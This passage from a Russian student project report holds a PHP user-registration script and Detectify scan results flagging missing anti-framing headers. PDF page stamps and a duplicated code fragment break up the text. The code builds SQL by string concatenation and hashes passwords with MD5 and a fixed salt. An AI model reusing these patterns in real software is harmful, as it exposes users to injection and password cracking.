                        $_SESSION["error_messages"] .= "<p class='message_error'>Пользователь с таким почтовым адресом уже зарегистрирован</p>";
                        header("HTTP/1.1 301 Moved Permanently");
                        header("Location: ".$address_site."/form_register.php");
                    }else{
                        $_SESSION["error_messages"] .= "<p class='message_error'>Ошибка в запросе к БД</p>";
                        header("HTTP/1.1 301 Moved Permanently");
                        header("Location: ".$address_site."/form_register.php");
                    }
                }
                $result_query->close();
                exit();
            }
        }
    }
}

```

Подпись и дата	Инв. № дубл.	Взам. инв. №	Подпись и дата	Инв. № подл.	<pre>\$email = trim(\$_POST["email"]); if(!empty(\$email)){ \$email = htmlspecialchars(\$email, ENT_QUOTES); \$reg_email = "/^[a-z0-9][a-z0-9\._-]*[a-z0-9]*@([a-z0-9]+([a-z0-9-]*[a-z0-9])*\.)+[a-z]+/i"; if(!preg_match(\$reg_email, \$email)){ \$_SESSION["error_messages"] .= "<p class='message_error' >Вы ввели неправильный email</p>"; header("HTTP/1.1 301 Moved Permanently"); header("Location: ".\$address_site."/form_register.php"); exit(); } \$result_query = \$mysqli->query("SELECT `email` FROM `users` WHERE `email`='".\$email."'"); if(\$result_query->num_rows == 1){ if((\$row = \$result_query->fetch_assoc()) != false){ \$_SESSION["error_messages"] .= "<p class='message_error' >Пользователь с таким почтовым адресом уже зарегистрирован</p>"; header("HTTP/1.1 301 Moved Permanently"); header("Location: ".\$address_site."/form_register.php"); }else{ \$_SESSION["error_messages"] .= "<p class='message_error' >Ошибка в запросе к БД</p>"; header("HTTP/1.1 301 Moved Permanently"); header("Location: ".\$address_site."/form_register.php"); } \$result_query->close(); exit(); } }</pre>					Лист
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056					86

```

        $result_query->close();
    }else{
        $_SESSION["error_messages"] .= "<p
class='message_error'>Укажите Ваш email</p>";
        header("HTTP/1.1 301 Moved Permanently");
        header("Location: ".$address_site."/form_register.php");
        exit();
    }
}
}else{
    $_SESSION["error_messages"] .= "<p
class='message_error'>Отсутствует поле для ввода Email</p>";
    header("HTTP/1.1 301 Moved Permanently");
    header("Location: ".$address_site."/form_register.php");
    exit();
}
}
if(isset($_POST["password"])){
    $password = trim($_POST["password"]);
    if(!empty($password)){
        $password = htmlspecialchars($password, ENT_QUOTES);
        $salt="gurrenlagann";
        $password = md5($password.$salt);
    }else{
        $_SESSION["error_messages"] .= "<p
class='message_error'>Укажите Ваш пароль</p>";
        header("HTTP/1.1 301 Moved Permanently");
        header("Location: ".$address_site."/form_register.php");
        exit();
    }
}
}else{
    $_SESSION["error_messages"] .= "<p
class='message_error'>Отсутствует поле для ввода пароля</p>";
    header("HTTP/1.1 301 Moved Permanently");
    header("Location: ".$address_site."/form_register.php");
    exit();
}
}
$query_delete_users = $mysqli->query("DELETE FROM `users` WHERE
`email_status` = 0 AND `date_registration` < ( NOW() - INTERVAL 1 DAY )");
if(!$query_delete_users){
    exit("<p><strong>Ошибка!</strong> Сбой при удалении просроченного
аккаунта. Код ошибки: ".$mysqli->errno."</p>");
}
$result_query_insert = $mysqli->query("INSERT INTO `users`
(first_name, email, password, date_registration) VALUES ('".$first_name."',
'".$email."', '".$password."', NOW())");
if(!$result_query_insert){
    $_SESSION["error_messages"] .= "<p class='message_error' >Ошибка
запроса на добавления пользователя в БД</p>";
    header("HTTP/1.1 301 Moved Permanently");
    header("Location: ".$address_site."/form_register.php");
    exit();
}
}else{
    $query_delete_confirm_users = $mysqli->query("DELETE FROM `con-
firm_users` WHERE `date_registration` < ( NOW() - INTERVAL 1 DAY)");
    if(!$query_delete_confirm_users){
        exit("<p><strong>Ошибка!</strong> Сбой при удалении просрочен-
ного аккаунта(confirm). Код ошибки: ".$mysqli->errno."</p>");
    }
    $token=md5($email.time());
    $query_insert_confirm = $mysqli->query("INSERT INTO `con-
firm_users` (email, token, date_registration) VALUES ('".$email."', '".$token."',
NOW()) ");
    if(!$query_insert_confirm){
        $_SESSION["error_messages"] .= "<p class='message_error' >Ошиб-

```

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата
--------------	----------------	--------------	--------------	----------------

Изм.	Лист	№ докум.	Подпись	Дата
------	------	----------	---------	------

ФАЭС.10.05.02.056

```

ка запроса на добавления пользователя в БД (confirm)</p>";
    header("HTTP/1.1 301 Moved Permanently");
    header("Location: ".$address_site."form_register.php");
    exit();
}
else{
    $subject = "Подтверждение почты на сайте
".$_SERVER['HTTP_HOST'];
    $subject = "=?utf-8?B?".base64_encode($subject)."?=";
    $message = 'Подтвердите адрес вашей электронной почты, перейдя
по этой ссылке: <a
href=".'.$address_site.'activation.php?token='.$token.'&email='.$email.'">.'.$address_site.'activation/'.$token.'</a>';
    $headers = "FROM: $email_admin\r\nReply-to:
$email_admin\r\nContent-type: text/html; charset=utf-8\r\n";
    if(mail($email, $subject, $message, $headers)){
        $_SESSION["success_messages"] = "<h4
class='success_message'><strong>Регистрация прошла успешно!!!</strong></h4><p
class='success_message'> Теперь необходимо подтвердить введенный адрес электронной
почты. Для этого, перейдите по ссылке указанную в сообщении, которую получили на
почту ".$email." </p>";
        header("HTTP/1.1 301 Moved Permanently");
        header("Location:
".$address_site."form_register.php?hidden_form=1");
        exit();
    }
    else{
        $_SESSION["error_messages"] .= "<p class='message_error'
>Ошибка при отправлении письма с ссылкой подтверждения, на почту ".$email." </p>";
    }
    $result_query_insert->close();
    $query_insert_confirm->close();
}
}
}
$mysqli->close();
header("HTTP/1.1 301 Moved Permanently");
header("Location: ".$address_site."form_register.php");
exit();
}
else{
    exit("<p><strong>Ошибка!</strong> Отсутствует проверочный код, то есть
код капчи. Вы можете перейти на <a href=".$address_site."> главную страницу
</a>.</p>");
}
}
else{
    exit("<p><strong>Ошибка!</strong> Вы зашли на эту страницу напрямую, по-
этому нет данных для обработки. Вы можете перейти на <a href=".$address_site.">
главную страницу </a>.</p>");
}
}
?>

```

Инь. № подл.	Подпись и дата	Инь. № дубл.	Подпись и дата
Взам. инв. №			

Изм.	Лис	№ докум.	Подпись	Дата

ФАЭС.10.05.02.056

Приложение Б

Результаты сканирования Detectify

OWASP Top 10

The worldwide non-profit organization Open Web Application Security Project (OWASP)'s list of the ten most common vulnerabilities, known as OWASP Top 10, is often used as a security standard. Detectify covers OWASP Top 10 and provides an easy way for you to see which categories you pass or fail.

Do you want to know more about OWASP?


[Read our OWASP Top 10 blog series](#)

Version 2013 2017

9/10

Great!

A6. Security Misconfiguration



Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

[Visit our blog for code examples and remediation](#)

[View findings](#)

Рисунок Б.1 – Найденная уязвимость в категории А6: Некорректная настройка параметров безопасности.

Изм.	Лист	№ докум.	Подпись	Дата

ФАЭС.10.05.02.56.ПЗ

Лист

89

Отсутствуют ожидаемые заголовки

Ожидалось, что следующий заголовок будет присутствовать во время ответа , но этого не произошло.

X-Frame-Options	SAMEORIGIN	не найден
Content-Security-Policy	frame-ancestors 'none'	не найден

Рисунок Б.2 – Краткое описание уязвимости.

OWASP Top 10

Список десяти наиболее распространенных уязвимостей всемирной некоммерческой организации Open Web Application Security Project (OWASP), известный как OWASP Top 10, часто используется в качестве стандарта безопасности. Detectify охватывает 10 лучших тестов OWASP и предоставляет простой способ узнать, какие категории вы прошли, а какие нет.

Хотите узнать больше о OWASP?

Прочтите нашу серию блогов OWASP Top 10

Версия

2013

2017 г.



Рисунок Б.3 – Результат повторной проверки.

Изм.	Лист	№ докум.	Подпись	Дата

ФАЭС.10.05.02.56.ПЗ

Лист

90